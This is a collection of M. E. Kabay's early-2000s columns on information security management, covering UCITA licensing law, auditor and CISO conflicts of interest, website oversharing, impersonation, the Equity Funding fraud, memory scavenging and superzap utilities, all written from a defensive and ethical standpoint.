In the fourth and concluding article in this series, I will discuss present a scenario illustrating how UCITA could transform a network manager's work into a nightmare.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

UCITA (4): Action

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The previous three articles in this series have reviewed the Uniform Computer Information Transactions Act (UCITA) and common arguments for and against this model legislation. This article presents a nightmare scenario based on UCITA.

* * *

It is the year 2006. Jamal is the network manager for a company with 10,000 PCs running Fenestration YQ2, an older version of the Fenestration operating system (the current version Fenestration YQ4). In 2003, Mocraherd, the software supplier, changed the terms of the software license so that each license expires after one year; to renew the license, Jamal's company has to pay a renewal fee -- or the operating system shuts down for good and the company has to purchase completely new licenses at a higher price. Now Mocraherd has told Jamal that he is required to upgrade to YQ5 within the next couple of months or lose his corporate licenses altogether.

The problem is that the new Fenestration YQ5 that's being advertised requires over 2 GB of free disc space for the operating system upgrade and a minimum of 512MB of RAM plus a 2.0 GHz processor as minimum configurations -- and upgrading the company's computers would cost at least $500 each. Including the cost of upgrading to YQ5 ($50 per system), that makes a total cost of around $5,500,000 -- not including the cost of labor and downtime. Worse still, reports in the underground press (it's a violation of license to publish or read any material that is critical of Mocraherd or Fenestration version using Mocraherd products) indicate that the new YP version takes four hours to install, fails in a third of the installations, and does not support the type of printer, external removable hard drives, or scanners that Jamal has installed on half his systems.

Jamal's options are limited. He knows that Fenestration YQ2 includes spyware that automatically reports on the states of all machines where it has been installed; he knows because in several cases, changing defective mother boards on some downed PCs resulted in complete shutdown of the operating system. Jamal's staff had to call Mocraherd and get permission to reactivate the OS using a new license code. Then all the installed Mocraherd products stopped working, so his staff spent hours on the phone to Mocraherd waiting for new activation codes for each computer. Jamal tried stopping the spyware from reaching the Internet using personal firewalls as well as the corporate firewall, but the Macroherd software eventually shut down when it could no longer receive encrypted continued-operation codes from Mocraherd.

Unfortunately, Jamal's staff consists of only 50 support staff for the 10,000 computers in the network; he simply does not see how they are going to install updates to all the computers in the company in a reasonable time. Worse still, the new Fenestration YQ5 OS does not run the old version of the Officious product suite (Verb word processor, Punctuate display software, Crunch spreadsheet and Excess database) and files created with the new version of the Officious suite are not usable by the old Officious products.

Jamal decides to investigate alternatives to running Mocraherd programs altogether. He scans a few articles online about possible competitors using the Mocraherd Internet Exploder browser; as far as he can see, the costs of conversion would be prohibitive and the range of programs is inadequate to replace the Mocraherd programs. In addition, ever since Mocraherd started suing companies for making their products and file formats interoperable with those used by the software giant, competing companies are withdrawing products and going bankrupt.

An hour later, he receives a legal writ via e-mail warning him that he has violated the terms of his software license by accessing sites which are hostile to the interests of Mocraherd. Then his computer shuts down due to a remote signal from the Mocraherd Web site. Because the corporate license covers all the computers in the company, all the other computers shut down within minutes too. Finally, the electrical power, telephone, and HVAC (heating, ventilation and air-conditioning) computers shut down too even though all of them are running on separate licenses of Fenestration YQ2. No matter: an error in the programming on the Macroherd servers automatically assumes that all computers that are colocated are on the same license.

Jamal waits in the dark and wonders what to do next.

* * *

From the license for FrontPage 2002: "`You may not use the Software in connection with any site that disparages Microsoft, MSN, MSNBC, Expedia, or their products or services . . . ' the license reads in part." -- Ed Foster, "A punitive puppeteer?" < http://www.infoworld.com/articles/op/xml/01/09/17/010917opfoster.xml >

Windows Update checks the Microsoft site every five minutes and alerts users when critical updates are available; in order to tell if such updates are required, each system reports on its configuration so the server process can tell if it needs changes. This process cannot be stopped once it starts (short of uninstalling the product). The Microsoft Knowledge Base confirms that no user intervention is permitted: "Question: Can I change the scheduled behavior of Windows Critical Update Notification? Answer: No, if the scheduled task is modified, the tool reverts to the default settings the next time Windows Critical Update Notification runs. Note that this behavior is by design to ensure that you are notified of updates in a timely manner." < http://support.microsoft.com/support/kb/articles/Q224/4/20.ASP >

* * *

Whether what you have read so far about UCITA pleases you or horrifies you, go do your own research to see if this legislation will protect you and your corporate interests. Then contact your state law-makers to let them know your stand on this approach to contract law.

You already know my opinion. Now go make up your own minds.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations

management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

UCITA (5): Recent Developments

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

On December 17, 2001, the UCITA Standby Committee of the National Conference on Commissioners on Uniform State Laws (NCCUSL) < http://www.nccusl.org > issued a report to their executive committee recommending changes to the draft Uniform Computer Information Transactions Act.

The Standby Committee's report explicitly acknowledged that, "The majority of the amendments were submitted by AFFECT, an organization comprised of diverse interest groups and some individual companies for the purpose of opposing UCITA." AFFECT is the Americans for Fair Electronic Commerce Transactions < http://www.4cite.org >.

In my opinion, the most significant changes to the draft of UCITA that will be sent to state legislatures in future are as follows:

1) UCITA does not supersede any consumer-protection laws in force and applicable to the purchase or licensing of software.
2) Software sold through mass-market distribution must not be inactivated by the vendor (the so-called "self-help" provisions of the previous version) in cases of breach of license or contract.
3) Software licenses for products distributed to the public in final form (i.e., not as test versions) cannot extinguish First-Amendment rights of consumers to discuss, report, or criticize flaws in those products.
4) Explicit recognition that UCITA "does not displace the law of fraud, misrepresentation and unfair and deceptive practices as they may relate to intentional failure to disclose defects that are known to be material."
5) Explicit rejection of open-source software licenses (and also shareware licenses) from UCITA coverage. UCITA applies only to transactions involving the exchange of money.
6) Reverse engineering is accepted as a legitimate method for ensuring interoperability of licensed software with other products.

AFFECT issued a press release on January 4, 2002 criticizing the proposed amendments. ". . . [T]he proposed amendments fall far short of what is necessary to resolve the many issues of controversy." According to AFFECT board member David McMahon, "The proposed amendments give the appearance of compromise, without the substance of compromise. When scrutinized, the proposed amendments simply make a fundamentally flawed piece of legislation only slightly less flawed."

AFFECT analysts point out that, among other issues,

- The UCITA revisions do not impose obligations on software vendors to reveal known flaws when selling software licenses.
- Librarians' concerns about restrictions on transfer of software licenses have not been

met because the revisions limit such transfers to programs already installed on donated computers.

In conclusion, it seems to me that the drafters of the UCITA are genuinely trying to respond to criticism. It remains to be seen whether these proposed changes are in fact accepted by the NCCUSL. Nonetheless, UCITA remains a topic of hot debate. Readers would do well to continue to monitor events as they evolve and to ensure that state legislators are intelligently informed about the issues.

If we technologists allow UCITA to be passed into state laws without full and open exploration of its implications, we will have failed in our professional responsibilities to society. This is our job, not someone else's. Get involved!

* * *

Resources:

Report of the UCITA Standby Committee < http://www.nccusl.org/nccusl/pressreleases/UCITA-2001-comm-fin.htm >

Press release from National Conference of Commissioners on Uniform State Laws < http://www.nccusl.org/nccusl/pressreleases/UCITA_releasedec20.asp >

Thibodeau, P. (2001). "UCITA backers agreee to changes." < http://www.computerworld.com/storyba/0,4125,NAV47_STO66888,00.html >

Press release from the Americans for Fair Electronic Commerce Transactions < http://www.4cite.org/press_rel_010402.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Conflict of Interest

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The collapse of Enron, formerly the seventh-largest company in the United States, and recent revelations of widespread destruction of company documents by its auditors and bring to mind the difficult position of auditors in any business. Auditors face a challenge because in some sense, they inevitably have a conflict of interest. In the financial world, auditors ostensibly serves the interests of stakeholders, including shareholders employees, suppliers, and clients of the organization they Audit. Inevitably, financial auditors also serve at the discretion of decision makers within the very firms they are auditing.

In the Equity Funding fraud, discussed in recent columns in this series, the auditor who testified to the probity of that corrupt firm derived some 80 percent of his revenues from Equity Funding; he was willing to accept unverified reports that were delivered late – late because they had been fabricated the night before by a management team. The auditor had a very serious conflict of interest: offend his client by issuing a negative report and a major portion of his income would disappear.

In the Enron case, it appears that the company's auditors were also supplying extensive consulting services in addition to their auditing services. Attempts in recent years to pass legislation making it illegal to provide both financial auditing services and consulting services to the same clients by a single firm have been strongly resisted by a number of large firms; lobbyists have paid large sums to the re-election funds of many politicians who subsequently voted against such restrictions to reduce conflict of interest.

Providing favorable treatment of special interests because of large "campaign" contributions sets up an inevitable conflict of interest between the protection and promotion of voter interests and protection and promotion of contributor interests. Legislators have recently admitted as much in public hearings about the Enron failure.

In a corporate environment, setting the information security function as a subset of the information technology function potentially establishes a conflict of interest. We know that it is unacceptable to have the head of quality assurance report directly to the head of programming; similarly, I argue that it is unacceptable to have the head of information security reporting directly to the head of information technology. For example, the explicit or implicit goals of a chief information officer (CIO) may center on a short time horizon such as the quarterly bottom line in the profit-and-loss statement. Such a narrow focus may originate because that's they way the CIO was trained in business school or because the CIO plans to leave the company soon; either way, spending money on information security will not suit the purposes of such an officer. In contrast, the goals of a chief information security officer (CISO) need to be long term and to encompass business requirements, not merely technology issues. Protecting corporate information assets may conflict with the cheapest method of accomplishing a specific task; the interests of the CIO and of the CISO will therefore conflict.

In my opinion, a CISO should report at the same level and have the same level of authority as the other chief officers – the CEO, the CIO or the chief technology officer (CTO), the chief operating officer (COO) and the chief financial officer (CFO).

I'd be interested in receiving comments on this stance from readers, especially those backed up with case studies.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Conflict of Interest:
Career-Limiting Moves

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A reader wrote, " I am a subscriber and regular reader of the NetworkWorld series of e-mailed articles. One that has caused me much reflection was the 'Security and conflict of interest' article (NWF on Security, 1/29/2002). So much so that I was inspired to write you and ask a (hypothetical, of course) question.

If one found oneself in such a position (i.e. where a CISO [Chief Information Security Officer] reported directly to a CIO [Chief Information Officer]) and felt as you do about the potential for a conflict of interest, how should the CISO approach said CIO with this opinion? I'm sure you can imagine how potentially confrontational such a concept could become. It is arguable that, should the CIO refuse to contemplate the idea, the CISO would then be duty-bound to escalate the recommendation to the CEO [Chief Executive Officer]. The supposed reason for the CIO's refusal being that s/he is 'hiding something.'

I believe that, in good conscience, the above scenario would be the *right* way to go about it, but if I were in that position I would be hesitant to pursue it, as it could also well become a 'career-limiting move'. Any thoughts you have on the subject would be welcome."

* * *

Your point about approaching the CIO directly before bringing the possible realignment makes a lot of sense; it's always best to talk one-on-one with someone when developing a new idea. I have always found, "I need your help" to be a good start to explaining one's idea. It also seems to me that the way to broach this subject most successfully involves a multi-pronged approach. First, you should ensure that your relationship with the CIO were founded on a genuine sense of collegiality and mutual respect at the least; if possible, I would hope for a sense of friendship and trust as well. Naturally, these conditions may be impossible to achieve due to personality conflicts, justified lack of trust, or actual criminality on the part of the CEO. Second, you should document everything leading to your recommendations and have the documents date-stamped, notarized and stored in sealed envelopes in a corporate high-security safe with two signatures required for retrieval of the documents. Third, in my discussions with the CIO, I'd preface my comments with the assurance that nothing you say is to be interpreted as an attack on anyone's integrity, least of all your colleague's. You are proposing a structural change to reflect the needs of the entire organization; such careful definitions of independent responsibility can help to prevent the kind of disaster that seems to have occurred at the Enron corporation last year. And if you do get fired, I'd suggest you get an attorney who specializes in wrongful-dismissal suits. You are not _supposed_ to be fired for suggesting improvements in corporate governance.

Speaking of Enron, that case may be a real gift to everyone concerned about independent oversight. Not only does it provide an object lesson in what can go wrong when people fail to maintain the highest standards of the accounting and auditing professions, but it also gives

everyone with your concerns a straightforward example of the possible consequences of failing to act on principle.

If your CIO really is crooked, consider the alternatives: (1) get fired for doing the right thing or (2) lose your job when the company fails or you are accused of incompetence. Even worse, (3) you could be accused of collusion with the criminals and then face prosecution and possible time in jail.

Personally, I've rarely been in a situation where I thought I might be fired for riling an executive. In the mid-1980s, I was asked by a company president to prepare a brief showing how we could sue a relational database manufacturer for troubles our programmers had experienced in using their product. I began my research willingly, but the longer I studied the case and the more programmers I interviewed, the less I believed that the fault lay in the software. After a month of work, I submitted a brief that made a strong case _against_ going to court. The president, somewhat ruffled, told me he was not expecting that result, but after reading the report, he didn't fire me. In another situation, a general manager so enraged the staff that we banded together to demand changes in his micromanagement style so we could get our work done like adults. I was nominated as the spokesperson, so one afternoon I found myself telling the boss that if he didn't improve we'd all quit. Let me tell you, I didn't know what his response would be and I was seriously looking at the employment ads before I went into that meeting; however, to our relief, the boss, although really angry at first, did not in fact fire me or anyone else. He actually improved his style!

In conclusion, just think about the Enron executives who went along with the questionable actions of their hierarchical superiors -- how do you think prospective employers regard their having stayed on quietly?

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Conflict of Interest:
Quis Custodiet Ipsos Custodies?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I recently received another interesting response to my original article about conflict of interest. I have altered some of the details to protect the authors, who must understandably remain anonymous for their own safety. My thanks to the authors.

* * *

We are a security and auditing software technology provider in a third-world country. Just recently we finished an assessment of the internal information security and auditing of the Justice Department. . . .

However, one area of interest is the several thousand video tapes, sound tapes and related documents of the previous government, mainly the video tapes of the ex-head of the Federal Investigation Agency, of his many meetings, during which he paid bribes to control, manipulate and rob the country.

Currently the anti-corruption judges, staff and prosecutors are reviewing these tapes and transcripts, and almost daily they are uncovering the identity of other corrupted people in all areas of government and the private sector. In a part of the world where corruption has been a way of life for centuries, . . . one can imagine the attempts made to gain access to these tapes . . . and have them "permanently misplaced". . . .

The Justice Department is evaluating technology to digitalize all the tapes and documents, mainly for security reasons: controlling access, backup, etc.

What we have asked them, is who in fact will be in charge of the system? Who will be responsible for managing all users and administrators, access rights and permissions, etc.? Based on what we know of international security and auditing standards, rules and policies, it certainly cannot be any of the people who will use this system or anyone in the IT department, ALL OF WHOM HAVE A POTENTIAL CONFLICT OF INTEREST. Currently IT security is an IT department responsibility.

Talk about financial audit integrity, where the CFO can write a check and erase the transaction from his General Ledge; imagine what potential security issues the Justice Department will have if they implement this system with their current IT security and auditing structure. We have [been working on deciding] these basic issues and [to] define them, and [to] pass laws if necessary . . . [on]. . . who will enforce what is decided, before they even begin to evaluate any specific software solutions and start the budgeting process.

I will update you as we learn if they have any common sense and reality in these basic premises and realities. The book "Secrets and Lies," by Bruce Schneier, has appropriate words for your point: "If you think technology can solve your security problems, then you don't understand the

problems and you don't understand the technology."

* * *

A note on the title: "Who will guard the guards?" -- Juvenal, a Roman satirist of around 60-140 CE ("common era" -- a term used by non-Christians as equivalent to "AD" which means "anno domini" or "year of our Lord") who harassed the power structure of imperial Rome. [Five years of Latin have to be good for _something_!]

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Too Much of a Good Thing:
Web Site Content & Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The National Infrastructure Protection Center (NIPC, http://www.nipc.gov) publishes several valuable reports of interest to network managers (see http://www.nipc.gov/publications/publications.htm for a list). _Cybernotes_, published every two weeks, covers vulnerabilities, exploits, hacking trends, virus information and infrastructure-protection best practices. The monthly _Highlights_ provides high-level overviews of security issues particularly appropriate for managers to read. The _Information Bulletins_ appear irregularly with major news of infrastructure vulnerabilities. The most recent Bulletin had the following interesting news:

"A computer that belonged to an individual with indirect links to USAMA BIN LADIN contained structural architecture computer programs that suggested the individual was interested in structural engineering as it related to dams and other water-retaining structures. The computer programs included CATIGE, BEAM, AUTOCAD 2000 and MICROSTRAN, as well as programs used to identify and classify soils using the UNIFIED SOIL CLASSIFICATION SYTEM.

"In addition, US law enforcement and intelligence agencies have received indications that Al-Qa ida members have sought information on Supervisory Control And Data Acquisition (SCADA) systems available on multiple SCADA-related Web sites. They specifically sought information on water supply and wastewater management practices in the US and abroad. There has also been interest in insecticides and pest control products at several Web sites.

"Recipients can find additional information regarding posting sensitive infrastructure-related information on Internet Web sites in NIPC Advisory 02-001 issued on 17 January 2002 at < http://www.nipc.gov/warnings/advisories/2002/02-001.htm >. The intent of this advisory was to encourage Internet content providers to review the sensitivity of the data they provide online."

The article raises an important point too often forgotten by busy Web masters: the information posted on a Web site is truly public, and so one ought to think carefully about whether specific details belong where anyone, including potential attackers, can find them. For example, details of personnel such as titles, explicit project titles and descriptions, specific buildings, offices and telephone numbers likely do not belong on a public Web site. Job openings, for example, sometimes have far too much detail about particular research projects, manufacturing processes or dependencies on particular software. Security-related information such as details of how systems are protected against intrusion or abuse likely have no place on such a site. All of these facts can be abused by hackers who use social engineering techniques to give themselves a false air of internal knowledge and credibility ("Hi Susan, this is Kamal from the Process Engineering Group – you know, we're in Building 42? Yeah, so I was wondering if you could tell me when the Supervisor of Quality Control – what was his name? Oh thanks – Bill Davidson. Yeah, anyway. . . . .")

Network security staff should review the current content of their organization's Web site(s) and develop and implement a collaborative review process with the Webmaster(s) to reduce the risk of giving away valuable secrets.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Impersonation

by M. E. Kabay, PhD, CISSP

Associate Professor, Computer Information Systems

Norwich University, Northfield VT

In 1970, Jerry Neal Schneider used "dumpster diving" to retrieve printouts from the Pacific Telephone and Telegraph (PT&T) company in Los Angeles. After years of collection, he had enough knowledge of procedures that he was able to impersonate company personnel on the phone. He collected yet more detailed information on procedures. Posing as a freelance magazine writer, he even got a tour of the computerized warehouse and information about ordering procedures. In June of 1971, he ordered $30,000 of equipment to be sent to a normal PT&T dropoff point--and promptly stole it and sold it. He eventually had a 6000 square-foot warehouse and 10 employees. He stole over $1 million of equipment -- and sold some of it back to PT&T. He was finally denounced by a disgruntled employee and became a computer security consultant after his prison term.

In discussions of impersonation in an online forum, one contributor noted that with overalls and a tool kit, you can get in almost anywhere. You just produce your piece of paper and say, "Sorry, it says here that the XYZ unit must be removed for repair."

In one of my courses some years ago, a participant recounted the following astonishing story. A well-dressed business man appeared at the offices of a large firm one day and appropriated an unused cubicle. He seemed to know his way around and quickly obtained a terminal to the host, pencils, pads, and so on. Soon, he was being invited out to join the other employees for lunch; at one point he was invited to an office party. During all this time, he never wore an employee badge and never told anyone exactly what he was doing. "Special research project," he would answer with a secretive air. Two months into his tenure, my course participant, a feisty information security officer, noticed this man as she was walking through his area of the office. She asked others who he was and learned that no one knew. She asked the man for his employee ID, but he excused himself and hurried off. At this point, the security officer decided to call for the physical security guards. She even prevented the mystery man's precipitous departure by running to the only elevator on the floor and diving into it before he could use it to escape.

It turned out that the man was a fired employee who was under indictment for fraud. He had been allowed into the building every morning by a confederate, a manager who was also eventually indicted for fraud. The manager had intimidated the security guards into allowing the "consultant" into the building despite official rules requiring everyone to have and wear valid employee passes. The more amazing observation is that in two months of unauthorized computer and office use, this man was never once stopped or reported by the staff working in his area.

This case illustrates the crucial importance of a sound corporate culture in ensuring that security rules are enforced.

Because so many people are hesitant to get involved in enforcing security rules, I recommend that security training include practice simulations of how to deal with unidentified people; anyone spotting such a person should call facilities security at once. One can even run drills by letting people know that there will be deliberate violations of the badge rule and that the first person to report the unbadged “intruder” will win a prize. Naturally, one should not terminate such practice drill – just keep it going indefinitely. Sooner or later, someone will report a real

intruder.

This method of spotting intruders will fail, however, if authorized employees consistently fail to wear visible identification at all times on the organization's property. The most common reason for such delinquency is that upper managers take off their badges as an unfortunate sign of high social status; naturally, eventually all employees end up taking off their badges. And then, since all it takes to look like one of the gang is _not_ wearing an ID, the street door may as well be kept unlocked with a large sign pointing into the building reading, "Come steal stuff here."

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Equity Funding Fraud (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of the most common forms of computer crime is data diddling -- illegal or unauthorized data alteration. These changes can occur before and during data input or before output. Data diddling cases have included banks, payrolls, inventory, credit records, school transcripts, and virtually all other forms of data processing known.

One of the classic data diddling frauds was the Equity Funding case, which began with computer problems at the Equity Funding Corporation of America, a publicly-traded and highly successful firm with a bright idea. The idea was that investors would buy insurance policies from the company and also invest in mutual funds at the same time, with profits to be redistributed to clients and to stock-holders. Through the late 1960s, Equity's shares rose dizzyingly in price; there were news magazine stories about this wunderkind of the Los Angeles business community.

The computer problems occurred just before the close of the financial year in 1964. An annual report was about to be printed, yet the final figures simply could not be extracted from the mainframe. In despair, the head of data processing told the president the bad news; the report would have to be delayed. Nonsense, said the president expansively (in the movie, anyway); simply make up the bottom line to show about $10,000,000.00 in profits and calculate the other figures so it would come out that way. With trepidation, the DP chief obliged. He seemed to rationalize it with the thought that it was just a temporary expedient, and could be put to rights later anyway in the real financial books.

The expected profit didn't materialize, and some months later, it occurred to the executives at Equity that they could keep the stock price high by manufacturing false insurance policies which would make the company look good to investors. They therefore began inserting false information about nonexistent policy holders into the computerized records used to calculate the financial health of Equity.

In time, Equity's corporate staff got even greedier. Not content with jacking up the price of their stock, they decided to sell the policies to other insurance companies via the redistribution system known as re-insurance. Re-insurance companies pay money for policies they buy and spread the risk by selling parts of the liability to other insurance companies. At the end of the first year, the issuing insurance companies have to pay the re-insurers part of the premiums paid in by the policy holders. So in the first year, selling imaginary policies to the re-insurers brought in large amounts of real cash. However, when it the premiums came due, the Equity crew “killed” imaginary policy holders with heart attacks, car accidents, and, in one memorable case, cancer of the uterus – in a male imaginary policy-holder.

By late 1972, the head of DP calculated that by the end of the decade, at this rate, Equity Funding would have insured the entire population of the world. Its assets would surpass the gross national product of the planet. The president merely insisted that this showed how well the company was doing.

The scheme fell apart when an angry operator who had to work overtime told the authorities about shenanigans at Equity. Rumors spread throughout Wall Street and the insurance industry. Within days, the Securities and Exchange Commission had informed the California Insurance

Department that they'd received information about the ultimate form of data diddling: tapes were being erased. The officers of the company were arrested, tried, and condemned to prison terms.

* * *

More about this notorious case next time.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Scavenging (2):
RAM and Virtual Memory

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this short series, we're looking at how to discard data safely.

The first area to look at is the least obvious: electronic storage. Data are stored in the main random-access memory (RAM, as in "This computer has 128 MB of RAM) in computers whenever the data are in use. Until the system is powered off, data can be captured through memory dumps and stored on non-volatile media such as CD-ROM. Forensic specialists use this approach as one of the most important steps in seizing evidence from systems under investigation. However, criminals with physical access to a PC or other computer may be able to do the same if there is inadequate logging enabled on the system. Furthermore, even if the system is powered off and rebooted, thus destroying the contents of main memory, most systems use virtual memory (VM) which extends main memory by swapping data to and from a reserved area of a hard disk. Examining the hard disk (usually with special forensic software) allows a specialist to locate a great deal of information from RAM such as keyboard, screen and file buffers and process stacks (containing the global variables used by a program plus the data in use by subroutines at the time the swap occurred). Although there is never a guarantee of what will be found in the swap file, rummaging around with text-search tools can reveal logon IDs, passwords, and fragments of recently active and possibly confidential documents. The most alarming aspect of swap files is that they may contain cleartext versions of encrypted files; any decryption algorithm necessarily has to put a decrypted version of the ciphertext somewhere in memory to make it accessible by the authorized user of the decryption key.

Physical protection of a workstation to preclude access to the hardware is the most cost-effective mechanism for preventing scavenging via the swap files as well as to reduce scavenging of disk-resident data. Tools such as secure cabinets, anti-theft cables, movement-sensitive alarms, locks for diskette drives, and special screws to make it more difficult to enter the processor card cage all make illicit or undetected access more difficult.

While we're on the topic of RAM, most handheld computers use RAM for storage. What happens when you have to return such a system for repairs? Users can set passwords to hide information on some systems (e.g., Palm Pilots) but there are lots of programs for cracking the passwords of these devices. If it is possible to overwrite memory completely, I recommend that the user do so before having the device repaired or exchanged. If the system is nonfunctional, administrators should decide whether the relatively low cost of replacing the unit is justified to maintain security. Old handheld computers make excellent and original coasters for hot or cold drinks; they can also be used as very short-lived Frisbees.

* * *

protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Equity Funding Fraud (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

What can we learn from Equity Funding scandal? Here are some thoughts for discussion:

The auditors were incompetent. The firm was tiny -- it was hand-picked by the directors of Equity so that Equity would be the auditors' biggest account, generating 80% of that firm's revenue.

The auditors depended on inadequate sources of information. They asked employees of the firm they were auditing to provide them with the documents they needed; however, auditors should always get the documents themselves (i.e., someone from the auditing firm should be physically present as the documents are located).

The auditors accepted excuses for delays in meeting their requirements for random samples of documents. It is not acceptable that a required document be delayed. The reason for the delay must be shown unambiguously to be legitimate.

The auditors were incapable of determining what the computer programs were doing with the data. A qualified auditor would have used independent data processing expertise to discover that imaginary policies were identified by a “code 99.”

The bubble burst because of a disgruntled employee. It was not a clever program or a special security device that foiled the criminals' plan: it was an observant human being who was willing to blow the whistle and report his suspicions of criminal activity to the appropriate authorities.

As managers, make it clear in writing and behaviour that no illegality will be tolerated in your organization. Provide employees with information on what to do if their complaints of malfeasance are not taken seriously by their superiors. You may demonstrate the seriousness of your commitment to honesty by including instructions on how to reach legal or regulatory authorities.

As employees, be suspicious of any demands that you break documented rules, unspoken norms of data processing, or the law. For example, if you are asked to fake a delay in running a program--for any ostensible reason whatsoever--write down the time and date of the request and who asked you to do it. I know that it's easy to give advice when one doesn't bear the consequences, but at least see if it's possible to determine why you are being asked to dissimulate. If you're braver than most people, you can try seeing what happens if you flatly refuse to lie. Who knows, you might be the pin that bursts whatever bubble your superiors are involved in.

If you notice an irregularity--e.g., a high-placed official apparently doing extensive data entry--see if you can discreetly find out what's happening. See what kind of response you get if you politely inquire about it. If a high-placed employee tries to enter the computer room without authorization, refuse access until your own supervisor authorizes entry--preferably in writing.

If you do come to the conclusion that a crime is being committed, inform your supervisor--if (s)he seems to be honest. Otherwise, inform the appropriate civic or other authorities when you have evidence and your doubts are gone. At least you can escape being arrested yourself as a co-conspirator.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Superzapping (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

"Superzap" was an IBM utility that bypassed normal operating system controls. The term eventually became a generic word; with such a program, a user with the appropriate access and privileges could read, modify, or destroy any data on the system, whether in memory or on disk. Such tools can sometimes allow the user to avoid leaving an audit trail. Worse, normal application controls may be ignored; e.g., requirements for referential integrity in databases, respect for business rules, and authorization restrictions limiting access to specific people or roles.

What kinds of utilities qualify as superzaps?

o Privileged debuggers: tools which allow unrestricted access to memory and disk structures;

o Disk editors: permit any change to be written to disk without passing through the file system;

o Program patchers: modify executable program files without having to recompile source code;

o Database tools: can change portions of a database without regard for logical consistency;

o Spoolfile editors: modify output files before printing;

o Alternate operating systems: replace the normal operating system for diagnostic purposes.

In my own experience, I was told by one customer, a service bureau, that one of its customers regularly used a superzap program to modify production data. Other than warning the managers that such a procedure is inherently risky, there was nothing the bureau could do about it.

When I was running operations at a service bureau in the 1980s, I discovered that a programmer made changes directly in spoolfiles (spooled print files) on a monthly basis to correct a persistent error that had never been fixed in the source code. If such shenanigans were going on in a mere report, what might be happening in, say, print runs of checks?

So why tolerate superzaps at all?

Superzap programs serve us well in emergencies. No matter how well planned and well documented, any system can fail. If a production system error has to be circumvented NOW, patching a program, fixing a database pointer, or repairing an incorrect check-run spoolfile may be the very best solution as long as the changes are authorized, documented, and correct.

